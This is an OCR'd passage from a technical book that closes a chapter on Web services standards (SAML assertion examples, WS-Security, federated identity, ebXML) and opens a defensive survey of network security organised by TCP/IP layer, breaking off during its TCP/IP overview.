      <saml:ConfirmationMethod>
        http://. . . core-25/sender-vouches
      </saml:ConfirmationMethod>
    </saml:Subject>
  </saml:AuthenticationStatement>
</saml:Assertion>
```

FIG. 27. SAML assertion containing an authentication statement.

Figure 27 shows an example of an SAML assertion containing an authentication statement. In this example, the authentication statement says that a subject called `Sang` in security domain of `sun.com` has been authenticated at some time on December 3, 2001. The means of authentication is the entering of username and password. An attribute SAML statement indicates that an issuing author asserts that a subject S is associated with attributes A, B, and so on, with corresponding values a, b, and so on. An attribute statement is useful for distributed transactions and authorized services.

Figure 28 contains two attribute statements for a subject `Sang`. The first attribute has the name `PaidStatus`, with corresponding value `paidup`. The second attribute has the name CreditLimit, with corresponding value of `500.00`. This assertion could be used for the third use-case, where a Works.com employee tries to purchase $1 million worth of chairs from Office.com.

An authorization statement is the third kind of SAML assertion statement. This type of statement says that an issuing authority decides whether to grant the request by subject S for access type A to resource R, given evidence E presented by the requesting party. The resource can be a Web service or Webpage.

Figure 29 shows an example of a SAML assertion contains a single authorization statement. The resource is a Webpage whose address is http://jonesco.com/rpt_12345.html. In this example, after receiving an SAML assertion request message with some kind of evidence E, an asserting party grants the request, indicating that the subject Sang can read the Webpage.

3.7.5.3 SAML Request/Response Protocol. Figure 30 shows the simple request and respond communication model between the relying and asserting parties.

```
<saml:Assertion . . . >
  <saml:AttributeStatement>
    <saml:Subject>..Sang..</saml:Subject>
    <saml:Attribute
      AttributeName="PaidStatus" (attribute A)
      AttributeNamespace="http://smithco.com">
      <saml:AttributeValue> (with value a)
        PaidUp
      </saml:AttributeValue>
    </saml:Attribute>
    <saml:Attribute
      AttributeName="CreditLimit" (attribute B)
      AttributeNamespace="http://smithco.com">
      <saml:AttributeValue> (with value b)
        <my:amount currency="USD">500.00
        </my:amount>
      </saml:AttributeValue>
    </saml:Attribute>
  </saml:AttributeStatement>
</saml:Assertion>
```

FIG. 28. SAML statement with attribute statements.

```
<saml:Assertion . . . >
  <saml:AuthorizationStatement
    Decision="Permit" (Whether to grant request)
    Resource="http://jonesco.com/rpt_12345.html"> (for res. R)
    <saml:Subject>. . . Sang . . . </saml:Subject> (by Subject S)
    <saml:Actions
      ActionNamespace="http://...core-25/rwedc">
      <saml:Action>Read</saml:Action> (for access type A)
    </saml:Actions>
  </saml:AuthorizationStatement>
</saml:Assertion>
```

FIG. 29. Authorization statement in an SAML assertion.

The relying party is sometimes called the requesting party, while the asserting party is called the issuing party. The relying party sends SAML assertion request messages, and the asserting party, in response, sends back SAML assertion responses. The examples of SAML assertion statements you have seen in this chapter are in fact SAML assertion response messages.

3.7.6 WS-Security

The WS-Security (Web Services Security) [13] specification defines a set of SOAP header extensions for end-to-end SOAP messaging security. It supports message in-



FIG. 30. SAML request/response protocol.

tegrity and confidentiality by allowing communicating partners to exchange signed and encrypted messages in a Web services environment. Because it is based on XML digital signature and XML Encryption standards, you can digitally sign and encrypt any combination of message parts. WS-Security supports multiple security models, such as username/password-based and certificate-based models.

It also supports multiple security technologies, including Kerberos, PKI, SAML, and so on. In addition, it supports multiple security tokens; for example, tokens that contain Kerberos tickets, X.509 certificates, or SAML assertions.

3.7.7 How They Work Together

Now let's talk about how these standards would work together. The SAML assertions can be digitally signed using XML digital signature. The same assertions can be encrypted using XML Encryption to ensure privacy. The public key used for digital signing and encryption can be validated and registered via XKMS. As for XACML, an SAML asserting party could use it to define an access control policy as a basis for handling SAML-based assertion requests.

Figure 31 illustrates how SAML works with other XML security standards.

On the left side of the diagram, Alice uses XML digital signature and encryption to digitally sign and encrypt the purchase order XML document. She then sends the document to her supplier, perhaps using SOAP, whose header structure is defined either in the WS-Security or ebXML Message Service standard. The document's receiver then could use XKMS to look up and validate Alice's public key. Once the key is determined trustworthy, the receiver then validates and decrypts the purchase



FIG. 31. Overall SAML works with other security standards.

order. Finally, the receiver checks a policy server for authorization by sending and receiving SAML requests and responses. The policy server might maintain the access control policy information in XACML.

4. Identity Management Architecture

4.1 What Is an Identity and Why Web Services Need Identity?

So what is identity? Identity is a set of attributes that describes a profile or credentials of an individual, business organization, or software entity. The set of attributes for an individual, for example, could include driver's license, social security number, credit card numbers, travel or dining preferences, medical history, financial data, and so on. Basically identity is a collection of all the relevant information about a subject. That subject can be a person, business organization or even a software entity such as Web service.

Identity is the foundation of next generation of highly personalized Web services. There cannot be truly "smart" Web services without knowing the identity and "context" of the user. Imagine a Web service that does not have an identity, or does not leverage identities of consumer. Such Web services cannot be personalized to the consumer, cannot establish trust relationships with intermediaries and providers, and

they cannot authorize access to the services. Web services of high value in businesses need identity to provide business value, trust and personalization.

Since every Web service interacts with these different actors or players, it needs to know the identity of these players before it can establish trust and provide personalized services to the consumers.

4.2 Identity Management Architecture

What is the consequence of lacking a well-integrated and interoperable identity management architecture? It is "silos of identity," which is exactly the state of the consumer Web today. In this state, which I call a "state of identity crisis," each site has its own authentication method, and its own method of maintaining identity information and user profiles. Each site has inconsistent schemes for accessing and editing identity information. Each site has unclear and/or differing policy and privacy statements. Few, if any, silo identity systems share security information, or truly interoperate.

This situation is not limited to consumer Websites. The same can be said of an enterprise. Distinct identities and logins exist for office building access, workstation login, application access, and remote access. Different applications require the user to reenter username and password. This makes managing Web properties, applications, identities, and policies non-scalable, and effectively prohibits the interaction (or even the association) of identities across applications or Web services.

Figure 32 shows two possible identity management architectures, one based on a centralized model and the other, on a federated model.

In the centralized model, a single operator performs authentication and authorization by owning and controlling all the identity information. In the federated model, both authentication and authorization tasks are distributed among federated communities.

One advantage of the centralized model is that, because a single operator owns and controls everything, constructing and managing the identity network could be easier than with the federated model. However, the centralized model has serious downsides. The most serious one is the dangerous potential for the single operator becoming a tollgate for all transactions over the Internet. For example, the operator might charge a fee for every transaction you make. You might have to pay a few cents or dollars whenever you perform a transaction on eBay.

The centralized model has another serious problem: the single operator could represent a single point of security failure or hacker attack. One more reason why the centralized model has not garnered any support, especially from the business community, is because a single operator can take away the most important business asset—that is, customer identity and profile information—from an organization. This



FIG. 32. Identity management architectures.

results in a serious threat to businesses such as banks and brokerage houses whose success depends on their customer information. This information represents one of the most critical assets to a business, one it is not willing to give up to a third party.

The federated model, driven by the Liberty Alliance Project, is designed to correct the centralized model's problems. The goal of the Liberty Alliance Project is to create an open standard for identity, authentication, and authorization, which will lower e-commerce costs and accelerate organizations' commercial opportunities, while at the same time increasing customer satisfaction. In the Liberty architecture, organizations can maintain their own customer/employee data while sharing identity data with partners based on their business objectives and customer preferences.

As illustrated in Figure 33, in the federated identity management architecture scheme, three roles could exist. The first is the role of a consumer. As a consumer, you can have multiple identity profiles, and you can ask different identity providers to maintain these profiles. For example, you might want your HMO to manage your healthcare profile and your brokerage house to maintain your brokerage profile. In fact, as a consumer, you can pick and choose which identity provider to maintain your profile based on price, credibility, service, and so on. In this model, consumers have a final say in terms of who can access what information. Consumers can be a person, a business, or a software entity.



FIG. 33. Roles in federated identity management architecture.

In this case, the HMO and brokerage house play the role of identity provider. Identity providers maintain user profile information and can interoperate among themselves as long as they have permission to do so from the profile's owner, the consumer. Identity providers are expected to compete for your business in the future in the same way HMOs, banks, and brokerage houses compete for your business today.

The third role is that of the service provider, the merchant who has services to offer consumers. Service providers can customize their services to each consumer by retrieving relevant identity profiles from the identity providers. For example, your travel agent might discover your travel and dining preferences from the identity provider you designated to maintain your travel preference.

Identity infrastructure is evolving through multiple stages and today, most enterprises fall in the first two phases; however, more sophisticated identity-enabled services and business models will emerge. Figure 34 shows this evolution of Identity infrastructure.

Stage 1 is the most common Network Identity model today and there have been attempts to incorporate Stage 2 models [as seen in Passport]. Today, businesses are realizing the benefits of Stage 3 models that allows for separation of control and usage of identity information. The goal is to hit Stage 4, which provides the highest efficiencies with the least constraints because it ensures that identity is decentralized, and resides with an entity that the consumer trusts.



FIG. 34. Evolution of Identity infrastructure.

- Multiple, Unique Relationships: This is the most primitive form of identity that is being used. The consumer or business has a one-to-one relationship with service providers and partners, and must manage separate profiles for each relationship. This system cannot support any form of interrelated services, is cumbersome and creates ample opportunity for privacy violations and identity theft.
- Centralized Identity Keeper: In this phase, the user trusts his/her identity information with one Identity Keeper which acts as a gateway and policy maker. This means that the rules of engagement are determined by the Identity Keeper and cannot be altered by the user. This stage is commonly used within enterprises that employ simple sign-on and within simple online communities that entrust a single Identity Keeper.
- Identity Circle of Trust: This stage is characterized by the creation of the "Circle of Trust," where the user and service providers rely on Identity Providers as trusted sources for authenticated user information. The primary difference between this stage and stage 2 is that interrelated services between the user and their service providers are not governed or mediated by the Identity Keeper.
- Federated Network: In this stage, the business extends the trusted relationship in Stage 3. The federation of identity enables users to freely move in-and-out

of Circles of Trust to access desired services, without having to re-authenticate themselves.

4.3 Evolution of Identity Framework

Figure 35 shows how a federated identity network is expected to evolve.

In the first picture, a phase with no federation, a consumer must log in separately to each site. This phase will then evolve into an environment where multiple identity networks exist. Within a single identity network, single sign-on can be achieved. However, no network-to-network identity propagation is available at this stage.

Eventually, these individually constructed and operating identity networks will work together by exchanging their consumers' identity information, thus providing a truly seamless, global-scale identity network, which is the Liberty Alliance Project's ultimate goal.

As illustrated in Figure 36, the ATM network serves as an analogy for the federated network. Initially, individual banks issued their own ATM cards, and different banks did not interoperate. At this stage, you could not use your ATM card in an ATM machine owned and operated by another bank. These days, you can use your credit card or ATM card in any ATM machine, as long as the bank that owns the machine and your bank are members of the same affiliation network. In the not too distant future, it is not a stretch to think about a single global network to which all banks directly or indirectly belong. The identity network should evolve similarly.



FIG. 35. Identity evolution.



FIG. 36. Example of federated network.

One possible challenge of the federated identity network model is that because there are many parties involved, the standard has to be defined in an unambiguous manner. The Liberty Alliance Project addresses that challenge.

5. Business Web Services Standards: ebXML

The ebXML effort was started and sponsored by two organizations called UN/CEFACT (United Nations Center for Trade Facilitation and Electronic Business) and OASIS (Organization for Advancement of Structured Information Standards) [4]. The goal of the effort is to build an open and standards-based electronics business framework through which any business organization, regardless of its size and location, can participate in a global electronic market place. In an ebXML-enabled environment, business organizations should be able to find each other electronically and conduct business transactions through the exchange of XML-based business messages. This is called business collaboration as well.

Why do we need ebXML? The reason is simple. There is a pressing need for automating business collaboration. In order to achieve this automation, many aspects of business collaboration need to be standardized. The areas that need to be standardized include the following:

- Business processes: Examples include procurement business process, credit card clearance business process, and so on. By standardizing the process processes in the form of XML vocabulary, machines should be able to perform business transactions without human involvement.
- Parties involved in the business processes and their roles: For example, if a business entity wants to perform purchase order business process with its partner, is it playing a role of a buyer or a seller? Depending on the role it plays, the way it participates in that business process would be different.
- The structure and semantics of business messages: This is because a business process is executed through the exchange of XML-based business messages between the parties involved in that process.
- Specification of security, reliability, and Quality of Service (QoS) requirement: For example, let's say that you want to send one million dollar purchase order document to your partner, you sure want to be able to specify, in no ambiguous terms, a once and only once message delivery reliability and security requirements in terms of authentication, authorization, data integrity, and nonrepudiation.

The good news is that ebXML deals with all these issues. In fact, ebXML is considered as the only open standard, at this point, that deals all aspects of business collaboration.

5.1 ebXML Architecture

The ebXML architecture is made of the following architectural modules. Each of these modules has a corresponding specification. These modules can be used individually or as a combination.

- Business Process Specification Schema (BPSS)
- Collaborating Partner Profile and Agreement (CPP/CPA)
- Registry and Repository (Reg/Rep)
- Messaging Service
- Core components

BPSS describes business collaboration between two parties in UML and XML syntax. It defines roles, relationships, and responsibilities of the parties. It is expressed in platform and vendor neutral format.

CPP defines the capabilities of a party. These capabilities include both technology and business capabilities. The technology capabilities specify which communication

and messaging protocols can be used and business capabilities specify which business collaborations it supports. A CPP is an XML document, which is constructed by a trading partner. The message exchanging capabilities might include information on transport, messaging, and security constraints. CPP's are stored and maintained in an ebXML repository. From CPP's of two trading partners, a business agreement called a CPA gets derived. So the actual content of CPA is basically the intersection of two CPP's. Once created, the CPA serves as a formal contact between the trading partners. The CPA is then used to set up a runtime environment for the exchange of business messages.

The CPA and the Process-Specification document that it references define a conversation between the two Parties. The conversation represents a single unit of Business as defined by the Binary-Collaboration component of the Process-Specification document. The conversation consists of one or more Business Transactions, each of which is a request Message from one Party and zero or one response Message from the other Party. The Process-Specification document defines, among other things, the request and response Messages for each Business Transaction and the order in which the Business Transactions are REQUIRED to occur.

The ebXML message service deals with transport, routing, and packaging of messages.

It uses SOAP with Attachment as payload envelope structure. The ebXML message service also supports high-level message transfer semantics needed for business transactions especially in the areas of security and reliability, for example.

The ebXML Reg/rep enables sharing of information between interested parties for the purpose of enabling business process integration between such parties.

The ebXML Core Components specification defines a process, by which information components can be discovered, catalogued in sufficient detail and analyzed to identify which components are core components. The creation of such a catalogue will enable interoperability across industries that utilize electronic commerce. The core components are a set of common data items that capture commonly used real world business concepts, for example, every business which engage in manufacturing are has a concept of a product or price. So the business concepts of a product and price will be captured as core components and specified in industry-neutral notation. They will be used in specifying business process specification. Core components enables interoperability among different industry domains because all these domains will now use commonly agreed upon data items.

5.2 How ebXML Works

Figure 37 shows a typical use case scenario of ebXML. In this example, in step 1, company A checks an ebXML reg/rep to see what kinds of business process specifi-



FIG. 37. ebXML use case scenario.

cations (BPSS'es) are already defined and posted. Once it finds a business process it wants, for example, "purchase order" business process, it decides to build and deploy its own application that captures the semantics of that business process in step 2.

In step 3, company A then builds company profile (CPP) and submits it to ebXML registry. In step 4, company B discovers business processes supported by company A through the ebXML reg/rep by looking at the CPP submitted by company A.

In step 5, company B sends a request to company A indicating its interest in engaging business transaction and they create CPA. In Step 6, they start their business transaction.

5.3 ebXML and EDI

One of the primary goals of ebXML effort is to provide smooth migration path to existing EDI (Electronic Data Interchange) customers. EDI technology has been around for more than two decades and still being used by large enterprise organizations. EDI technology, however, has several technical limitations. First, EDI

standards are technically obsolete, based on previous computing paradigm and methods. Second, in EDI, many manual and inefficient process activities need to be done. Third, the EDI is implemented using a closed and proprietary network such as a VPN (Virtual Private Network)—rather than the ubiquitous Internet. Due to these limitations, EDI are currently being used only by large business organizations, thus preventing the participation of small and medium size enterprises. It is expected that EDI customers will adopt ebXML in phases:

- Phase 1: Send EDI payloads over ebXML Message Service. This will allow existing EDI customers to exchange their EDI payloads over the Internet instead of VPN.
- Phase 2: Adopt ebXML core components and Universal Business Language (UBL) as new payload structure. This will allow them to standardize their payload structure.
- Phase 3: Adopt ebXML BPSS and CPP/CPA. This will allow them to standardize the business collaboration so that they do not have to create ad hoc and custom transaction.
- Phase 4: Adopt ebXML Reg/Rep. This will allow them to maintain and query their business documents in a centralized location.

6. Summary

In this chapter, we learned the basic concept and characteristics of Web service. The evolution of distributed computing technology is then discussed. We also learned the types of Web services—simple Web services, which are typically used to expose existing business data and logic, EAI Web service, which are used for integrating disparate applications within a business organization, and Business Web services, which enable business organizations to perform business collaboration through Web services. The changing landscape of Web services technology and standards are then discussed covering the core standards to security and Electronic business.

REFERENCES

[1] W3C Web services activities: http://www.w3.org/2002/ws/.
[2] OASIS home page: http://www.oasis-open.org.
[3] Liberty Alliance Project: http://www.projectliberty.org/.
[4] ebXML: http://www.ebxml.org/.
[5] SOAP: http://www.w3.org/TR/2002/WD-soap12-part1-20020626/.

[6] WSDL: http://www.w3.org/2002/ws/desc/.
[7] UDDI: http://www.oasis-open.org/committees/uddi-spec/.
[8] XML Signature: http://www.w3.org/TR/xmldsig-core/.
[9] XML Encryption: http://www.w3.org/TR/2002/REC-xmlenc-core-20021210/.
[10] XACML: http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=xacml.
[11] XKMS: http://www.w3.org/TR/xkms2/.
[12] SAML: http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=security.
[13] WS-Security: http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=wss.
[14] Web Services Addressing: http://www.w3.org/2002/ws/addr/.
[15] Web Services Choreography: http://www.w3.org/2002/ws/chor/.
[16] SOAP MTOM: http://www.w3.org/TR/soap12-mtom/.
[17] ASAP: http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=asap.

This page intentionally left blank

A Protocol Layer Survey of Network Security

JOHN V. HARRISON AND HAL BERGHEL

Center for Cybermedia Research
University of Nevada, Las Vegas
Las Vegas, NV 89154
USA

Abstract

It is difficult to estimate how much more the Internet will impact modern society. The use of this ubiquitous computing and communication platform to provide instant worldwide communication, increase business productivity, create more effective markets, and overcome geographical boundaries, is only now starting to be fully appreciated. Unfortunately, all of the benefits mentioned above, and the potential for any future benefits, are at risk of being lost due to security vulnerabilities. Cybercriminals and cyberterrorists, including both state-sponsored and individual, are attacking computing and networking systems at an increasing rate. And all individuals, corporations and governments who utilize these systems are at risk.

This chapter provides a survey of this electronic information battlefield. This survey differs from others in that it presents common categories of attacks from the perspective of the TCP/IP protocol stack layers. By presenting categories of attacks by protocol layer, one may focus on the nature of the vulnerabilities, rather than become mired in the minutiae. After presenting categories of attacks, an overview of the techniques that has been created to defend against the various attack categories is presented.

1. Introduction 110
2. Overview of TCP/IP 111
3. Offensive Techniques 115
   3.1. Physical Layer 115
   3.2. Data Link Layer 117
   3.3. Network Layer 119
   3.4. Transport Layer 122
   3.5. Attacks Against the Operating System 126
   3.6. Attacks Against the User 129

ISSN: 0065-2458/DOI 10.1016/S0065-2458(04)64003-4
Copyright © 2005 Elsevier Inc.
All rights reserved.

3.7. Large Scale Attack Techniques 135
4. Defenses 139
4.1. Authentication 139
4.2. Encryption 144
4.3. Firewalls 146
4.4. Intrusion Detection Systems 147
4.5. Antivirus Technology 149
4.6. Construction of Secure Software 150
5. A Forecast of the Future 152
6. Defensive Precautions 153
7. Conclusion 156
References 156

1. Introduction

John Alger [2] defines information warfare as those actions intended to protect, exploit, corrupt, deny, or destroy information or information resources in order to achieve a significant advantage, objective or victory over an adversary. Adversaries can be nations, corporations or individuals. Some examples of the objectives of these adversaries include vandalism, political activism, theft, fraud, extortion, harassment, espionage, terrorism and the destruction of nation states.

As the sophistication, frequency, cost of computer-based information warfare attacks continues to increase, the inherent limitations of traditional approaches towards hardening current software and hardware infrastructure has become apparent. This problem is partially due to the wide-scale deployment of Internet-connected hardware and software that was originally designed for limited access, isolated, unconnected environments. It is also partially due to the ever-increasing complexity and interdependency of modern software components.

The Internet has irreversibly changed society. Its use in business and industry, education, health care, government and individuals is now ubiquitous and has become a mainstay of modern communication and commerce. An almost limitless level of information sharing is now possible. Any information resource can be made available to anyone, regardless of location, income or social status, on demand. We are now realizing the dream of Vannevar Bush of a Memex—an indexed information warehouse in which any individual could store all personal and public information and communication of relevance in a way that could be immediately accessed [9].

Unfortunately, all of these benefits are in jeopardy. Hostile nations, criminal organizations, unethical business enterprises, cyberterrorists, hackers and neophyte script kiddies are all attacking computer systems and the networks on which they reside

with increasing frequency, and in so doing affecting increasing numbers of individuals, corporations and governments with which these networks are associated. Their motivations for information warfare span the gamut of vandalism, theft, fraud, defamation, violence, terrorism and the destruction of governments. Everyone who uses the network, whether they know it or not, are both exposed to, and at risk from, these attackers [6].

This chapter is in a sense a defensive electronic order of battle. As a survey, it differs from others in that common categories of attacks in a structure consistent with the TCP/IP protocol stack layers [18,44] are presented. By presenting categories of attack techniques, as opposed to the myriad of esoteric technical details necessary to understand any one single instance of an individual attack, the reader can avoid becoming overwhelmed by "trees" that block a view of the "forest." After presenting categories of attacks, we then present an overview of the technology that has been created and deployed to defend against the various attack categories.

Our objective is to provide the reader with an understanding of the attacks that have been, or soon will be, launched at the reader, as well as the reader's organization and nation. Some attack methods, e.g., deployment of malicious e-mail carrying a virus payload, have received substantial attention in both technical and non-technical literature. However, other types are much less well known—a situation this chapter is meant to remedy.

2. Overview of TCP/IP

This section contains a very brief overview of the *Transmission Control Protocol* (*TCP*)*/Internet Protocol* (*IP*) protocol, which is used to facilitate communication on computer networks of all sizes. Some of the attacks classified below require a basic understanding of TCP/IP. Readers who have a background in TCP/IP can skip this section.

Like many other network protocols, TCP/IP consists of "layers" that form a "stack." Each layer adds new functionality not present in the layers below. The stack of layers abstract the physical details of the network hardware to such a degree that the highest layer can view a connection between two communicating software applications to view their communication link as reliable channel of messages between them.

The functions that are implemented in each layer conform to a standards specification. These layers insulate software executing on the nodes of the network from changes to, or replacement of, the underlying network technology. These nodes could be computers, routers, switches, hubs, and other devices that wish to communicate over the network.

TCP/IP is a four-layer protocol. The layer closest to the network hardware, referred to as the "lowest" in the TCP/IP layer hierarchy, is the *link* layer. The link layer is implemented within the network adapter and its corresponding device driver. Ethernet is the most common type of underlying network technology for devices using TCP/IP. Ethernet includes a link layer specification.

The data transmitted over Ethernet networks is partitioned into units of data referred to as *frames*. A frame contains a hardware destination address and hardware source addresses. These addresses identify the specific network adapters on the communicating devices. In theory these hardware addresses need not be unique. However hardware manufactures are allocated ranges of addresses that are disjoint, so it is rare for two network hardware components to share an address unless specifically required.

